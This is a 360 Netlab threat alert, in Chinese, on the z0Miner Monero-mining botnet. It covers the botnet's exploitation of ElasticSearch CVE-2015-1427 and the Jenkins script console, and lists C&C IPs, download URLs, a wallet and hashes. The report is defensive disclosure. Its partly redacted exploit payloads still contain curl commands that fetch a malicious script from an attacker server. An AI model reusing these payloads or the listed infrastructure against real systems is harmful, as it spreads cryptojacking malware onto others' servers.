Botnet

威胁快讯：z0Miner 正在利用 ElasticSearch 和 Jenkins 漏洞大肆传播

JiaYu
Mar 7, 2021 • 4 min read


版权

概述

最近几个月受比特币、门罗币大涨的刺激，各种挖矿家族纷纷活跃起来，我们的 BotMon 系统每天都能检测到几十上百起的挖矿类 Botnet 攻击事件。根据我们统计，它们多数是已经出现过的老家族，有的只是换了新的钱包或者传播方式，**zoMiner** 就是其中一例。

zoMiner 是去年开始活跃的一个恶意挖矿家族，业界已有公开的分析。**zoMiner** 最初活跃时，利用 Weblogic 未授权命令执行漏洞进行传播。

近期，360 网络安全研究院 Anglerfish 蜜罐系统监测到 **zoMiner** 又利用 ElasticSearch 和 Jenkins 的远程命令执行漏洞进行大肆传播，近期活跃趋势如下：



漏洞利用情况

ElasticSearch RCE 漏洞 CVE-2015-1427

虽然是个 2015 年的老漏洞，**zoMiner** 仍然利用它进行大肆传播。漏洞利用 Payload 如下(已抹除关键细节):

```
POST /{VULN_URI} HTTP/1.1
Host: {target}:{port}

{...exec(\"curl -fsSL http://27.1.1.34:8080/docs/conf.txt -o /tmp/baby\")...}
```

Jenkins script console RCE 漏洞

该漏洞被曝光的时间比上面的 **CVE-2015-1427** 更早一些，**zoMiner** 利用它来传播的 Payload 如下:

```
POST /{VULN_URL} HTTP/1.1
Host: {target}:{port}

curl+-fsSL+http%3A%2F%2F27.1.1.34:8080%2Fdocs%2Fconf.txt+-o+%2Ftmp%2Fsolr%22.execute%
```

样本分析

初始 Shell 脚本

上述两个漏洞利用的 Payload，核心逻辑都是下载 `hxxp://27.1.1.34:8080/docs/conf.txt` 并执行。该文件为恶意 Shell 脚本，

对应于 **zoMiner** 早期的 **zo.txt**。其运行逻辑与早期 **zo.txt** 基本一致：

1. Kill 竞争对手；
2. 设置 Cron 任务；
3. 下载&执行挖矿套件。

Cron 任务

同早期一样， **zoMiner** 仍会通过设置 Cron 任务定期下载、执行 Pastebin 上的恶意脚本，最新的恶意脚本 URL 如下：

```
hxxps://pastebin.com/raw/4rb51qKW
hxxps://pastebin.com/raw/bwD1BCXt
```

目前，以上 URL 下载到的脚本内容只有一个 `exit` 命令，不排除以后会加入更多恶意动作。

挖矿

在 Kill 一批竞争对手、设置好 Cron 任务后， **conf.txt** 会从以下 3 个 URL 下载挖矿套件，启动矿机挖矿：

```
hxxp://27.1.1.34:8080/docs/config.json     --> Mining Config file
hxxp://178.62.202.152:8080/Wuck/java.exe   --> XMRig Miner
hxxp://27.1.1.34:8080/docs/solr.sh         --> Miner Starter Shell script file
```

solr.sh 文件是一个专门负责 Kill 更多竞争对手、启动矿机程序的 Shell 脚本文件。

config.json 文件中的 XMR Wallet 与早期 **zoMner** 的 Wallet 不同，现为：

```
49r6Mp1fcb4fUT5FPTgaz9E47fZV7n6JiY76c4vdBZvgDm8GmWHTVYM9Azpe4MsA9oXs2RpUNPPfH7oXABr3C
```

目前已挖到 XMR 超 22 枚：

处置建议

我们建议 ElasticEearch 和 Jenkins 用户及时检查并更新，同时检查是否存在异常进程和网络连接。
我们建议读者对相关 IP 和 URL 进行监控和封锁。

联系我们

感兴趣的读者，可以在 twitter 或者通过邮件**netlab[at]360.cn**联系我们。

IoC

C&C

```
27.1.1.34:8080            Republic_of_Korea|Seoul                        ASN9943|KangN
178.62.202.152:8080   Netherlands|North_Holland|Amsterdam    ASN14061|DigitalOcean
```

URL

```
hxxp://27.1.1.34:8080/docs/conf.txt
hxxps://pastebin.com/raw/4rb51qKW
hxxps://pastebin.com/raw/bwD1BCXt
hxxp://27.1.1.34:8080/docs/config.json
hxxp://178.62.202.152:8080/Wuck/java.exe
hxxp://178.62.202.152:8080/Wuck/xmrig.exe
hxxp://27.1.1.34:8080/docs/solr.sh
```

MD5

```
84417ff134484bb8ce4ff567574beaa5
c1dcc75d729e31833892cb649f450568
adb190c4e90cc61ca266cfda355826df
```

```
d833fc2ced5d0791a404ced14ecf4e20
26a91e9a94c7f8d966de1541095a3d92
373b018bef17e04d8ff29472390403f9
```

XRM Wallet

```
49r6Mp1fcb4fUT5FPTgaz9E47fZV7n6JiY76c4vdBZvgDm8GmWHTVYM9Azpe4MsA9oXs2RpUNPPfH7oXABr3C
```


Botnet

Threat Alert: z0Miner Is Spreading quickly by Exploiting ElasticSearch and

QNAP

QNAP NAS users, make sure you check your system

僵尸网络911 S5的数字遗产

Heads up! Xdr33, A Variant Of CIA's HIVE Attack Kit Emerges

警惕：魔改后的CIA攻击套件Hive进入黑灰产领域

See all 114 posts →

Jenkins Vulnerabilities

Overview In recent months, with the huge rise of Bitcoin and Monroe, various mining botnet have kicked into high gear, and our BotMon system detects dozens of mining Botnet attacks pretty much every day, most of them are old families, some just changed their wallets or propagation methods, and z0Miner

Mar 8, 2021 · 3 min read

Background On March 2, 2021, 360Netlab Threat Detection System started to report attacks targeting the widely used QNAP NAS devices via the unauthorized remote command execution vulnerability (CVE-2020-2506 & CVE-2020-2507)[1], upon successful attack, the attacker will gain root privilege on the device and...


Mar 5, 2021 · 4 min read